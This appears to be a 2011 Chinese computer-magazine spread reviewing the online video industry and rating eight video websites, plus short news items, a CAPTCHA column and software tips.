新的收看习惯,正在这种“潮流”中被培养成形。一份最新的统计显示,在 2011 年中,年龄为 19 岁~30 岁的用户的在线时间比观看电视的时间多了两倍。越来越多的用户习惯在视频网站中,观看剧情、爱情、古装三类影视剧作品。也正是在这一年,人们评判一部影视剧是否卖座的标准,也不再仅仅是收视率而已。越来越多的影视公司,开始考虑使用来自视频网站的点击率来评判自己的影视剧是否被市场看好,甚至有的影视公司开始着手专门为视频网站打造单集播放时间更短,更易在视频网站中播放的影视剧。

# 在线视频 阵痛入戏

@特约作者 韩峰

2011 年,在线视频网站气势浩荡的向传统电视台发起了猛烈攻势,热播剧独集映权/首映权、热门电影快速上线,越来越多的用户向在线视频网站靠拢,越来越多的人摒弃传统电视台。2011 年,经历阵痛的在线视频网站不断努力向前,在这个风险与机遇并存的年代,它们已渐渐“入戏”……

寻找最佳视频  
请看年度横测



>F03~F05

## 谋变化 自制、分销、社交统统尝试

内容自制、分销视频、牵手社交网站,已成视频网站升级新趋势。



2010 年的时候,我们常用 Hulu 模式或 UGC 模式来定义一家视频网站的所属阵营,但在今年,我们发现这种原本非 UGC 即 Hulu 的区分方法已经变得不再适用。一方面,无论是土豆、优酷、搜狐视频,还是奇艺、乐视、腾讯视频、PPTV、PPS,它们都无一例外地不断采购各种昂贵的影视剧;另一方面,你会发现它们自己也在拼命挖掘自己身上网站标签的自制剧。

我们在年内看到土豆打造出《乌托邦办公室》,搜狐制作出《疯狂办公室》,酷 6 推出《男得有爱》。此外,圈内出名的“有钱人”——腾讯,更是一边出手 4.5 亿元购入华谊兄弟 4.6% 的股权,并成为其第一大机构投资者,一边再拿 5 亿元搞影视投资基金。2011 年,视频网站在内容上的百花齐放,也预示着视频网站不再死守“平台玩法”,而开始逐步涉足影视产业链中的各个环节。

土豆网自制剧总监陈汉泽在谈及他们推出的自制剧时强调,不会因为网络剧就把它做得山寨、雷人、人神共愤。他们会请专业创作团队、导演和演员,并深信自己拍出的自制剧“效果不输于甚至高于某些电视剧”。

除了向产业链“上游”拓展,它们也开始尝试将自己花重金买来的剧目版权分销出去,以减少购买版权带来的压力。以今年热播剧目《新还珠格格》为例,搜狐视频在购得 3000 万元买到版权后,又接着把这个抢到手的版权分销给了 7 家无法一次性花如此大价钱买剧的小型视频网站。通过这样的倒手分销,搜狐基本能收回购剧成本。

不仅如此,视频网站们还开始主动或被动的尝试改变网站定位。在 2011 年中,最引人关注的视频网收购事件——人人网收购 56 网的背后,明显折射出这种“社交化视频”的新布局。人人网希望通过这次收购,将来自人人网内部社交交往中的视频流量,导入到 56 网中。而在这一年中,这样做的视频网站也不止一家。新浪也趁着土豆赴美上市之际,见缝插针入股土豆,仿佛有曲线吞并土豆网的企图。不仅如此,后续接连上演众多大事件,腾讯注资开心网,扩大自己的社交圈;搜狐视频与 MSN 中国达成战略合作,实现了与社交网的挂钩。

一方面社交网希望于这种变换能摆脱“自己变现能力差”的现状,将自己“滔滔不绝”的流量转换成更多现金,另一方面,也是受到 Facebook 短期之内凭借社交能力兼聚成为美国第三大视频服务商,拥有仅次于 YouTube 和 Vevo 的流量的影响。

►下载 F02 版

● 上接F01版

## 广敛财 吸金能力日渐增长

烧钱买来的昂贵剧目提升了视频网站的吸金能力,另一方面“限广告”则加快了 2011 年视频网站广告的收钱速度。

一份最新出炉的《2011 上海地区网络视频与电视对比研究》显示,白天无法接触电视、电影的用户,在晚 8 点黄金时段,更倾向于选择网络视频作为自己观看影视节目的首选。由于新剧更新及时,视频网站对影视剧的播放能力已经接近,甚至在某些方面还超越了电视台。这为网站吸引更多更高质量的广告客户带来了机会。

在网络视频广告投放时间上,今年出现了更多层次的定义。在广告时长方面可以发现,从乐视网的 15 秒到酷 6 网的 20 秒,再到优酷、搜狐高清、土豆的 30 秒,甚至是奇艺网的 35 秒,各视频网站都呈现出不同的定义。不同的广告时长定义,也从另一个层面反映出不同视频网站对于广告营收的需求程度。

另一方面,广电总局在最近下发的

《广播电视广告播出管理办法》的补充规定中“决定自 2012 年 1 月 1 日起,全国各电视台播出电视剧时,每集电视剧中间不得再以任何形式插播广告”的消息,似乎给视频网站广告市场打了一针兴奋剂。因为没有时限,但像电视台一样聚集主流消费人群的视频网站,成了广告主们关注的另一个战场。所以我们看到,各种广告客户抢占视频网站广告位,价格应声而涨。

总体来说,广告仍然是各大视频网站营收的主要来源,而整个 2011 年视频网站广告营收,呈现逐步攀升的趋势。但面对广告主到 3 倍的影视剧版权费用,绝大部分视频网站难以维持营收平衡,利用视频带来的流量和人气,开拓新的敛财手段和服务,将是视频网站必须仔细考虑的方向。

## 寻靠山 扎堆上市背后有苦衷

上市让优酷、土豆缓解了越来越沉重的资金压力,但每季一期的财报却将不少视频网站的亏损现状曝光了。

如果把视频网站的上市经历,比作一场竞争残酷的赛车比赛,那么这场耗时 5 年、竞争激烈的比赛一定要用达喀尔拉力赛来形容。一方面,中国概念股在美国遭到大面积积压,另一方面,高昂的版权费持续燃烧着各视频网站手中的现金。2011 年 6 月初,迅雷就提交了上市申请,拟募资 2 亿美元,随后在不断拖延上市的时间中,不停降低融资规模,即便融资规模折损过半也未能如愿以偿。王微这位有点文艺气息,有点桀骜不驯的土豆 CEO,也因离奇绯闻而错过上市最佳时期,而陷入上市悲情牌痛中。

但即使遭遇这样的艰辛,也未能阻挡视频网站的上市热情。在千呼万唤的努力下,土豆、优酷终于得以“还愿”上市。但上市的利好消息刚出不久,一个暴跌的股价,就将刚沉浸在

上市欣喜中的两大视频网站残酷地拉回到现实之中。累计跌幅 29%,市值缩水 2 亿美元的土豆,成为 2011 年赴美上市视频网站的典型代表。优酷 CEO 古永锵甚至感慨“视频行业上市的大门基本关闭”、再有视频网站幻想上市“不太现实”。

虽然如此,土豆、优酷、乐视却纷纷通过股市这台能疯狂揽钱的机器,在极短的时间内,分别获得了 17.4 亿美元、20.2 亿美元、10.6 亿美元的巨额资本。另一方面,在这一年中没能赶上这趟上市班车的其他视频网站,也通过各种投行获取融资作为生存的资金。以 PPVive 为例,其通过其他融资渠道,获取平衡高达 2.5 亿美元的融资承诺,这笔钱没有股市来得凶猛,但却比股市上挣来的花得轻松。

## 幕后 搞视频需要坚持

纵观 2011 年视频网站做出的各种应变和转变,我们会发现这都源于视频市场在这一年中的骤变。虽然影视剧版权费用飙升,但各大视频网站纷纷找到支持自己的投资者,消化来自运营端陡增的压力。虽然美元元次债风潮频起,已被看作是金融危机衰退的前奏,但优酷、土豆仍然坚强地

完成了赴美上市之路。虽然,自制剧仍未成熟,广告营收还无法平衡影视剧版权费用带来的压力,但它们仍然坚强的挺了下来。正是视频网站面对突发事件时所展现出来的“百变”的应变能力,让它们依然能在 2011 年坚守下来。而懂得坚持的它们,需要的是再次创新。

年终盘点之年度  
酸梅奖

56.com 我乐

这一年是在线视频网站疯狂扩张的一年,在全家老少都掌控着遥控板使用权的今天,在线视频网站给予用户的是新的选择、新的收视渠道,但我们仍发现还有在线视频网站漠视消费者,它们需要亮出“黄牌”。


56 网的主页其实有大部分的篇幅都在推广在线视频节目,但是其分类排列复杂,视频数量用“少得可怜”来形容也毫不为过。纵观该网站,“我秀”反而成为它的主打节目,或许是想和其他视频网站做出区别,有所特色,但是“我秀”却更像是一个“秀秀”的视频聊天室,打了一个在线视频的擦边球。到底是要做好视频内容,还是突出社交元素,56 网应该找准它的前进方向。

## 得闲聊

### 围观老外 | Outdoor

换个口味,看看国外,风景一片独好! 秘闻风生水起,大事稍自动向。欲知本周国内外新闻,欢迎阅读,老外也有热闹。

## 软件系统 通过声音解析感情



感情解析系统的工作流程

日前,西班牙的马德里·卡洛斯三世大学和格拉纳达大学宣布,他们共同开发出一套能通过声音辨识说话人的感情,并因此而改变交互状态的新型软件系统。这个系统拥有发音速度、声音大小、发音间隔和声调的抑扬顿挫等大约 60 个不同的辨识参数。辨识时将基于这些参数对输入的声音进行分析,并会根据分析结果来更改当前电脑的交互状态。不过,这个软件系统现在主要针对于愤怒、怨恨、无聊、怀疑等负面情绪进行分析。

据小编判断,这个系统可能会更多地应用在商店等需要主动分析顾客感情的地方,不过,一旦这个系统和电脑系统融合(如果可以的话),或许老板的电脑将会变得更加有趣(就像《骇客帝国前传》里面的机器人那样)!

## 破解密码 就能当 007



密码网站只有这么一个页面

英国外务省下属的政府通信总部(GCHQ)不久前建立了一个名为“你能破解吗?(Can you crack it?)”的密码破解网站,并宣布破解该网站密码的人将很有可能被录用,成为名副其实的“007”。打开网站后,就能看到像电影里一样的文字排列在上面,网站左下方则显示剩余时间(网站仅开放 10 天),右下方则是输入最终破解密码的位置。最下面还有 Facebook、Twitter 以及 Google 的“+1”分享标志,用于广大“好事之徒”分享成果。

根据英国政府的公告,只有没干过非法黑客事情的善良好公民才有当 007 的资格。小编且不说这几率有多高,但招到真的,肯定是有过硬技术的,而且,而且,宣传效果也蛮不错的,国内啥时候也搞一个?

### 吐槽党 | Speech

几天前,小编想注册一个谷歌阅读器,但在输入验证码时却碰到了问题。验证码难以辨认,不管怎么输入总是提示出错。于是,一干“专家”、“老鸟”轮番上阵,使出浑身解数也没有搞定。就在周周即将 Hold 不住的时候,小编无意中发现验证码有语音提示,这才获得了正确的验证码。不得不说,验证码越来越复杂,越来越考验智力了!

本期观点制造者: @电脑报陈旭新

## 验证码也疯狂

验证码,是由计算机随机生成,用来识别用户身份的一种技术,目的是为了防范批量恶意注册、数据攻击、刷票和垃圾广告等现象,从而保护计算机系统和注册用户信息安全。简而言之,验证码的作用在于“验证身份、把关守门”。

俗话说,没有攻不破的堡垒。随着信息技术的发展特别是诸多黑客小组的研究,看似无懈可击的验证码,已经变得不堪一击。黑客娱乐、维基百科乃至 Visa 支付网站上的验证码图片都可以被轻易而举地破解。于是,新的算法、新的数据库被充实地验证到黑客队伍中,验证码自然越做越高级,越做越复杂。

小编留意了一下各个网站的注册验证码,发现了许多奇葩验证码,传统的阿拉伯数字验证码自不必说,从 4 位数字到 6 位、8 位,已经司空见惯;许多中文网站开始大量使用汉字验证码,虽提高破解难度但仍有“排外”的嫌疑;完成复杂算术题的验证码虽然过于复杂而显得不够友好;以天文地理、自然常识为数据库

的验证码,不知道会不会提高中小学生的学术热情……

而有的验证码更神奇,要求用户正确绘制图形方向、拼图绘图等。小编在想,不知道会不会有同学因为填多了验证码,而提高了行政能力测试成绩,顺利通过公务员考试?如果真是那样,可真够刺激的。

验证码越来越复杂,虽然出于安全考虑而无可厚非,但还是要充分考虑普通用户的使用感受和易用性,把握好安全和易用的尺度,既不能轻描淡写,也不能矫枉过正。

回顾过去,我们可以看到验证码技术随着计算机软硬件的升级而不断更新;展望未来,相信验证码技术也会伴随信息技术的发展而提升。比如,语音提示已经开始应用到验证码技术中,而随着语音输入、视频识别、人脸感应乃至模拟识别等技术的进步,相信更多的多媒体验证码识别技术也会出现——毕竟集输入、下指引、面部信息、感应一下人体红外、气味特征,听一嗓子或者触摸一下,更能体现人的特征,也更加方便、实用。



2011年在线视频网站年度横测

# 你选哪台“电视机”

除了工作,我们在上网的时候最“杀时间”的就是聊天、看视频。在搜索网站输入“在线视频网站”,查找结果中充斥着大量的“中国第一”、“中国领先”和“用户最多”等等夺人眼球的广告词,而这些网站到底孰优孰劣,用户心中却没有一个准确的答案。到底谁才是最适合自己的呢?请看我们为你准备的在线视频网站年度横测。

## 参测视频网站

我们选择了国内主流的在线视频网站作为测试对象,虽然“迅雷看看”和“风行”等网站也拥有较大的用户群体,但是它们需要安装专用的播放器才能观看,故不参加本次测试。以下是我们选择的八个参测网站(排名不分先后)。

56网  
<http://www.56.com/>



56网是自2005年4月开始运营的短片分享娱乐网站,一直以“分享视频、分享快乐”为理念,已拥有超过5000万部视频作品,注册用户数突破2500万,2008年的封站风波让56网陷入低谷,今年9月被人公司收购,成为人的全资子公司。

爱奇艺  
<http://www.iqiyi.com/>



由全球最大的中文搜索引擎百度创立的奇艺网于2010年4月正式上线,2011年11月宣布品牌升级,启动“爱奇艺”品牌并推出全新标志。爱奇艺的所有视频内容均为正版,“悦享品质”四个字准确地表达了“爱奇艺”追求高品质的品牌理念。

酷6网  
<http://www.ku6.com/>



酷6网成立于2006年4月,是唯一跟视频上传者用户进行广告分成的视频网站,酷6建立的广告制作和传播的模式(UGA),让用户与酷6之间建立了一个良好的平台。2010年8月,盛大公司与酷6完成了资产交易,成为酷6网最大的股东。

乐视网  
<http://www.letv.com/>



基于WEB2.0理念的乐视网,是一个全面展示最新影视娱乐资讯的互动平台。乐视网有独立的付费收看频道,提供在线高清点播和下载服务,该频道的影视剧多为乐视独家资源。免费频道也有大量影视剧供大家欣赏。

搜狐视频  
<http://tv.sohu.com/>



2004年底,搜狐视频的前身搜狐宽频成立。2009年2月,搜狐“高清影视”频道上线,独家首播千余部影视剧。2011年,搜狐视频致力于自制影视剧,保持市场领先,推出一系列高品质原创栏目。

土豆网  
<http://www.tudou.com/>



土豆网是国内一家大型视频分享网站,用户可以在该网站上传、观看、分享与下载视频短片。今年8月土豆网在美国纳斯达克上市。并与新浪网、乐视网达成合作关系,提倡“每个人都是生活的导演”,为用户提供免费的、空间无限的上传平台。

新浪视频  
<http://video.sina.com.cn/>



新浪视频于2006年至2009年连续四年荣获最受网民信赖的新闻媒体,被誉为“世界各地及时快速的新闻线报”,5000位资深拍客爆料全球事件,1000档国内外优秀电视栏目提供内容,并成功举办了三届网络春晚,将新浪视频推向新的高度。

优酷  
<http://www.youku.com/>



优酷网是中国领先的视频分享网站,注重用户体验,不断完善服务的策略,使优酷网成为国内在线观看流畅度最高的视频分享网站。优酷出品的《嘻哈四重奏》、《我的泡沫之夏》等网络剧也颇受用户的好评,开创了网络媒体的“出品”时代。

## 测试方案

看在线视频,用户最关心的就是能否找到自己想看的内容,视频网站收录的视频多寡、搜索是否便利、分类是否合理是我们测试的重点。播放过程中,是否有广告影响观看体验,缓冲时间、播放功能也是选择视频网站的重要因素。因此,我们将从四个方面来对八个在线视频网站进行测试。

### 1. 网站界面

对各网站的首页及播放页面进行对比。

### 2. 视频内容

比较各网站的视频总量、更新速度,体验视频分类是否合理、查找是否方便。

### 3. 播放体验

测试各视频网站的主推节目,查看其画面及音频质量、连接速度、缓冲时间(包括点击播放进度条跳转的缓冲时间),还有稳定性等。

### 4. 附加功能

各网站的特殊功能比较,例如是否能记忆上次播放进度、能否跳过片头,注册账号登录之后与非注册用户的功能区别等。

## 评分标准

以上四个部分总分为10分,视其重要程度,在最后的总分中,视频内容与播放体验各占30%,网站界面与附加功能各占20%,然后四项分数相加,就是各网站的最后得分(如某个网站在四项测试中得分依次为7、8、9、8,则最后总分为 $7 \times 0.2 + 8 \times 0.3 + 9 \times 0.3 + 8 \times 0.2 = 8.1$ )。


## 测试平台

■ CPU: Intel Core i3-2100(3.10GHz)  
■ 内存: 4GB  
■ 显卡: AMD Radeon HD 6700  
■ 系统: Windows 7 64位旗舰版  
■ 网络: 电信ADSL 2Mbps

## 参测视频



最新电影  
《Hello 树先生》



经典电影  
《夺宝奇兵》



经典电影  
《当幸福来敲门》



最新连续剧  
《天与地》



热播连续剧  
《男人帮》



热播综艺节目  
《康熙来了》

下载F04版

上接F03版

## 第一印象:新浪视频拔得头筹



不同于其他网站大部分都是搞笑类视频,新浪公开课更注重实用价值

打开网站,首页给人的第一印象很重要。八个测试网站都在最上面的位置摆放了分类按钮,可以快速定位到自己感兴趣的栏目。细看各个网站的首页,可以大致分为两类:第一类是乐视网和爱奇艺,他

们主推的是电视、电影节目,在最醒目的位置用巨幅图片和标签说明大气地放出热门节目,很吸引眼球;而其他几个网站,主推的则是热点新闻与网友上传视频,相对于其他网站,新浪视频内容更为丰富,

因为新浪微博这个很好的视频共享平台,“微博最火”栏目相当受欢迎,而“新浪公开课”更是一个亮点。其他网站则区别不大,各种网友上传视频分类排列,热门视频排行榜也都中规中矩。

广电总局已经禁止在电视剧中插播广告了,而网络环境的广告呢?经过小编的仔细查看,测试网站都没有自动弹窗而流行为,有的用品名称冠名为某某剧场,有的将一些Flash或者图片广告作为各类视频的界分线,所占面积也不是太大。广告内容也都比较健康,都是一些生活用品、招聘类广告。没有用一些欺骗性的句子诱导用户点击,只要用户自己不去点击广告链接,是不会弹出来的。总的来说,几个测试网站的首页广告,都可以在接受

的范围内,不会让人觉得反感。

除了新浪视频,其他网站在视频播放前都会有15秒或30秒的片头广告,点击暂停也会在屏幕中间弹出广告(都可通过点击右上角关闭),播放窗口下方也大多有一个链接按钮。其中酷6网的广告最多,视频窗口上下左右完全被广告包围,比较影响观看。

各网站在播放页面都有相关视频推荐和网友对该视频的评论,互动做得都不错,56网和乐视网更是可以不用登录直接匿名发表影评,比较方便。新浪视频则直接关联了新浪微博,两个平台可以互通,可以一边看视频,一边更新微博。



## 内容比拼:优酷优势甚微

接下来是本次横测的重点项目——视频数量。由于网站上没有标注准确的数字,小编对各个网站的视频数量进行了手工统计。在分类列表中,土豆网有30页上限,优酷也只能显示34页的内容,小编按照国家将各类电影分页数出来相加,最后计算出来的结果(表1)。

优酷的数据看似很漂亮,但是仔细查看结果就会发现问题——就拿电影类来说,5477的数字中,包含了付费和免费两种,免费电影中又有正片和预告片、花絮等内容,而且我遍整个页面,也没有归类按钮,许多人根本就不想看花絮等马的,往往要在一大堆花絮中才能找到真正想看的电影,很费事。要说预告片、花絮等姑且还能算是“视频”,其中还有一部分内容,仅仅是电影的介绍(虽然可以输入视频名称查出可观看的地址,但是无法统计出真实的数量,这一现象在连续剧里更为严重),虽说在缩略图上面有注释,但是用户想看的是“视频”,而不是这些“资料”。

综艺节目和电视剧一样,分很多期,

土豆网和56网在对综艺节目分类索引做得很不好。在分类列表中,同一个节目并没有放在一起,比如《非诚勿扰》、《康熙来了》等热门节目,就在同一页出现多次,视频总量上去了,却为用户找到想看的节目增加了难度。

接下来我们看看各网站精确查找功能。除了新浪视频,各大网站都支持拼音检索,而且输入首字母或者完整拼音之后(当然中文文输入),会自动按搜索热度弹出相关的视频名称,很方便。新浪视频在这方面相对不足,必须转换输入法用中文输入。

测试酷6网的过程中,发生一段小插曲。测试经典电影《当幸福来敲门》时,得到的结果让小编哭笑不得,结果中没有提示“无法找到该片”,而是直接显示出了匹配的《再吻我一次》的预告片。小编选择了三部电影(《Hello 树先生》、《夺宝奇兵》和《当幸福来敲门》),两部连续剧(《天与地》、《男人帮》)和一个综艺节目(《康熙来了》)来测试各网站的内容丰富程度和更新速度。这些视频都是近期热门



土豆网的索引目录让人很纠结

或者经典影片,截至截稿日期,结果见表2。

从列表中可以看出来,爱奇艺和优酷做得相对较好。爱奇艺为付费频道的视频提供了6分钟的免费观看时间,如果想继续观看,就得注册会员并付费,有人可能会比较反感收费视频,但是对于正版视频,还是应该支持的。优酷自身的视频量已经远超其他网站,但是还是有没有有收



在酷6网搜索《当幸福来敲门》,其结果实在看不懂




优酷的视频数量有一些“水分”

最完整的视频,不像其他网站就没有就是没有,优酷则是大方向提供连接,并用进度条表示连接速度,让用户点击之后跳转到土豆、搜狐等其他视频网站观看。

	电影总数	电视剧总数	综艺总数
56网	54	170	无法统计
爱奇艺	1356	1352	94
酷6网	447	1226	390
乐视网	1616	2137	231
搜狐视频	1740	1058	322
土豆网	3136	2379	无法统计
新浪视频	586	518	117
优酷网	5477	无法统计	3376

	Hello树先生	夺宝奇兵	当幸福来敲门	天与地	男人帮	康熙来了
56	预告片 有,但是无法播放	无	无	更新到国/粤语12集	宣传片头	更新到20111129
爱奇艺	有	无	《有会员收费》	更新到国/粤语12集	30集全	更新到20111130
酷6	无	有夺宝奇兵4但无法播放	《再吻我一次》预告片	电影《天与地》	无	更新到20110728
乐视	有	无	连续剧	更新到国/粤语12集	30集全	更新到20110726
搜狐	有	有夺宝奇兵4预告片	预告片	更新到国/粤语12集	30集全	更新到20111130
土豆	有	有片段	电影片段+连续剧	更新到粤语12集	30集全	更新到20111208
新浪	有	无	有	网友上传片段	30集全	更新到20111130
优酷	有	只夺宝奇兵1	优酷网	提供其他网站连接	提供其他网站连接	更新到2011129



## 播放对决:优酷继续领先



不但支持本身的“看点”跳转,搜狐视频还可以自己“写看点”

找到想看的视频,如果缓冲速度极慢,播放过程也断断续续,并且画质很差,非常影响心情。就此,我们对八个网站的播放环节进行了对比。

点击想看的视频之后(电影和电视剧),56网和土豆网都会弹出一个电影、电视剧介绍信息的页面,还要再次点击“点击观看”才开始播放视频,而在播放页面,也会有类似的剧情、演员等的介绍,显得

有点鸡肋。视频播放的缓冲速度也都很快,广告结束之后都能顺利播放,拖动播放进度条,也都能在2秒~3秒内跳转到目标位置播放,在可以接受的范围内。

观看连续剧,常常忘记上次看到哪一集了,大部分网站都有记忆功能,重新打开某个视频,可以从上次关闭的时刻继续播放,只有土豆与新浪视频,没有这个功能,相对不足。



●上播F04版


除了酷6、新浪和优酷之外,都支持键盘在右侧调节进度条,比鼠标点击更容易定位。不知道大家有没有遇到过,看完电影之后,想回过头来寻找某一段精彩片段,却不记得在哪个位置。一直点击进度条又会一直缓冲,不便确定片段位置,很麻烦。酷6就很好地解决了这个问题,大部分视频中,在播放窗口下面都有许多关键词,称为视频的“看点”,可以通过点击

这些“看点”,直接跳转到视频的相关位置,非常方便。优酷也有类似的功能,直接在进度条上标记得“看点”,而搜狐视频更是可以自己标记“看点”,很人性化,和左右键调节进度条相比,“看点”更加实用。各网站的首推视频画质都比较好,但是网络上上传的视频质量参差不齐,这一点在56网尤为严重。上传视频审核不严,导致“标题党”横行,比如在56网查看“钱多

多寡人记”,其第一个结果“钱多寡人记全集”,其实只是一段43秒的片头,播放时画质更是惨不忍睹,锯齿严重;而第二条记录只有1秒左右,不知所云;第三条标题为“钱多寡人记被删片段之PK王牌”,则是网络游戏“DNF”的PK片段。这样的例子还有很多,上传视频与大众分享,本是好事,但是这样的审核力度让人不敢恭维,又不对趣事小,要是上传一些

广告,甚至在视频中加入病毒、木马,也能通过审核的话,视频网站也许会沦为不法之徒的温床。

对视频的调节,则是优酷做得最好。酷6、乐视、搜狐视频和优酷网都可以轻松调节视频的亮度、对比度、饱和度等,优酷网还可以选择音轨,而56网和土豆网则只能调节亮度,相对不足。新浪视频则只能在普通视频和高清视频之间切换。



## 功能较量:爱奇艺杀出重围

除了观看在线视频,各大视频网站上还提供了一些特别的功能。56网的“我秀”栏目,就是一个用户展现自我的舞台,有众多网友在这个舞台通过视频直播自己的风采,大多是演唱歌曲。注册用户还能有一个自己的空间,上传照片和视频等。所有网站都能自动保存观看记录,登录之后还可以收藏喜欢的节目。

56网、乐视网和搜狐视频可以直接发表评论后同步到豆瓣影评,而新浪视频则可以同步到新浪微博,并会自动用“#视频标题#”格式发送话题。优酷则可以自主选择,同步到人人网、新浪微博、腾讯微博等。

各网站也提供了视频分享功能,大多提供了一键分享到人人、QQ空间、新浪微博等按钮;而新浪微博提供的按钮较少,只能分享到新浪微博和开心网,想要链接到其他网站,只有复制视频地址才行。爱奇艺相对比较有特色,不但提供了截图分享,而且还可以用当前画面当作缩略图,自定义视频片段的开始和结尾的部分。

除了站外分享,土豆、56网和优酷都比较注重自己站内的分享。土豆可以在评论的同时将视频推荐给己的“豆粉”;56网则用个人空间的方式,来分享视频

并和站内网友互动(类似QQ空间);优酷采用了一个没有空间限制的“优酷(优酷地盘)”来存储用户上传或者收藏的视频,还可以发表评论,添加好友等,购买或者参加优酷举办的活动所获得的观影券也会存储在“优酷”中。

除了广告之外,视频网站还有一个盈利方式,那就是收费视频模式。酷6、爱奇艺、搜狐都有独立的付费频道(优酷没有单独列出付费频道,但是也有付费视频),它们有一个共同点:会员登录之后可以享受独立的片库,可以欣赏到高清、独家的视频。而会员又分包月和点播两种,包月会员可以欣赏到会员区的“包月”视频,而不

支持“包月”的影片,包月会员还需要支付比非会员便宜的费用才能观看,隐藏收费没有十分明确地标注,购买会员还需的情考虑。爱奇艺有部分会员专属视频提供了“6分钟免费试看”,可以在购买前先“验货”。

遇到喜欢的视频,想要下载保留方便以后观看,各大视频网站对下载都做了限制,除了56网,都没有提供“下载”按钮,但是在测试中,发现还是需要安装“56ican”才能下载。除了新浪视频,其他网站也提供了专用的视频播放器(加速器),可以通过播放器下载视频,而新浪,则只有安装第三方软件才可以下载。



## 总分

以下是各视频网站的最终得分:

6.6	56.com	7.5	土豆网
6.8	Ku6.com	7.6	搜狐视频
7.2	LeTV.com	8.0	iQIYI 爱奇艺
7.4	sina 新浪视频	8.2	youku 优酷

## 《电脑报》编辑推荐奖

优酷  
http://www.youku.com/  
youku 优酷  
世界都在看

**推荐理由:**优酷收录的视频总量在同类网站占有绝对的领先地位,其播放体验也相对较好。已经有许多人把优酷比作“中国的YouTube”,但优酷有自己独特的模式,重视分享,更重视品质,在同行业中正以老大哥的形象走在前面。

爱奇艺  
http://www.iqiyi.com/  
iQIYI 爱奇艺

**推荐理由:**奇艺网正式上线不到两年,作为新兴的在线视频播放网站,升级为爱奇艺之后,更加看重用户体验。对视频品质的高要求,是它成功的重要因素,让热爱高清视频的用戶得到非凡体验,初生牛犊不怕虎的爱奇艺,迎头赶上了那些停滞不前的一老牌视频网站。

## 编辑点评 黄益甲

### 用户体验靠YY?做梦!

纵观本次横测,可以看到各大在线视频网站都有一个通病,它们各自抢夺视频的播放权,抢到了就放首页、弹窗、强烈推荐。抢不到就避重就轻,将自己的视频大牌包装,放上剧中一些性感剧照作为缩略图,再配上一些暧昧不清的剧情介绍,大打美女牌,将好那一部片子包装成色情片来吸引眼球。“文章弄正入邪思阿SA”,真是看过《白蛇传说》之后,有谁会想用这句话来作为这部电影的影?这样的例子还有很多,只要影片中出现有美女外景,凶杀案的镜头或者场景,即使只有几个镜头,都可以成为噱头,成为整部电影的“主题”,这样做,的确可以吸引一部分的用户,但是

真正看过之后,久而久之用户知道了“事情的真相”,还会给这样一个存在“欺骗”的网站好评吗?何必用这种办法来虚张声势呢?这一点,可以学习一下优酷,当用户搜索优酷自身的视频时,弹出提示“优酷网暂时没有某视频的相关推荐”,我们建议您可以到某某网站观看此节目,大方地承认自己没有,然后提供一个链接,并显示连接速度,用户可以自行选择,事先做好准备,提供一个“跨站搜索”的功能,如把把这个功能做大做强,能链接到所有的在线视频网站,或许今后想看视频,直接上优酷一搜,就神马都有了。

### 不是每个人都会“看”视频

在视频内容测试中,56网和土豆网的综艺节目数量虽然不少,但是它们的分类暴露出一个很大的问题,同一个节目分期数分散排列,让小编无力吐槽。不要以为这仅仅是无法统计出视频的总量(视频数量不是影响一个网站好坏的唯一因素),没有想过,在长期观看在线视频的群体中,有很大一部分是空闲时间较多的中老年观众,而这个群体中又有很大一部分人不会打字,只会使用鼠标点击。网站上提供的搜索功能,他们使用不到,或者说根本就不知道怎么用,这部分人想要找到自己想看视频本来就比较困难,这样的分类方式,只能让他们一次又一次地点击“下一页”,然后在大量重复的节目中找到自己想看的内容,这就要耗费多少时间

和精力?要解决这个问题,只需要把同一个节目全部组合一下就可以了,只是重新整理一个归类方式就可以为自己的用户减少大量的重复劳动。这样造福的不仅是不会打字的人群,能快速找到想看的视频,能省去打字的时间,简化操作,对任何人都都是有用的。这仅仅是我们提到的一点,针对中老年人(这部分人绝对不是在视频网用户的少数人群),可能会遇到这样的问题,放出去,视频网站为他们准备一个中老年频道也未尝不可。在线视频网站应该考虑到自己的用户群体,发现他们真正需要的是什么,而对自己进行改善,只有以用户为本,才可以留住用户。

## 马赛克拼图酷毙了

“董师傅,你微博中那张马赛克效果的拼图是怎么制作的?看起来好酷!”

所谓马赛克拼图,就是指将很多张小图片拼成一张全新的图片。这样的图片网上有很多,大多是用Photoshop之类专业软件制作的。没有Photoshop基础的普通人,也能做出马赛克拼图吗?当然可以,借助一款名为AndreaMosaic的马赛克拼图软件即可达到目的(软件下载地址: <http://www.icpww.com/bzsoft/>),方法如下:

下载安装并运行软件后,在软件主界面中的“马赛克源图”处添加一张图片,然后设置“马赛克图尺寸”为50厘米,“镶元尺寸”为2000块镶元(镶元尺寸越大拼接的小图越多,拼接出来的图片也就越精细。这个数值建议不要设置太大,太大会不容易看出马赛克效果了)、“样式”为横版、“颜色修改”为50%(图1)。



然后点击软件底部的“镶元图片”按钮,在弹出的窗口中点击“添加文件”按钮,在弹出的窗口中选择存放点源图的目录(图2),点击“确定”即可返回软件主界面,再点击“创建马赛克图”按钮,马赛克拼图就制作好了(图3)。



③ 北京古典土豆

### 董师傅点评

本文由网友“古典土豆”整理并编辑网络技巧而得,董师傅认为文章简单实用,因此推荐。但是文章中漏掉了一些经验性的东东,下面董师傅来补充一下。董师傅帮同事“陈小豆”美化写真时,就用到了该软件,上手很简单,但要用好需要一定的时间进行摸索。

起初,用作底图的照片不够(只有四张),做出底图的照片如同鬼画(凤姐看到都要吐)。后来,董师傅通过复制粘贴将四张照片变成了30张照片,才成功做出了特效。此外,董师傅建议,“镶元尺寸”尽量设置得小一点,不然要准备上千张底图,哭都哭不出来!

# 学会两招 挖到迅雷资源

“董师傅,我经常去迅雷旗下的狗狗网搜索电影、电视剧,有的可以下载,有的不能,提示:尊敬的用户……狗狗已经停止提供视频内容的下载服务。怎么解决这个问题?”

“董师傅此前也碰到过这样的问题,有两种解决方法。看了网友‘爱小熊的猫’的文章,你就知道怎么做了!”

## 借助工具挖下载链接

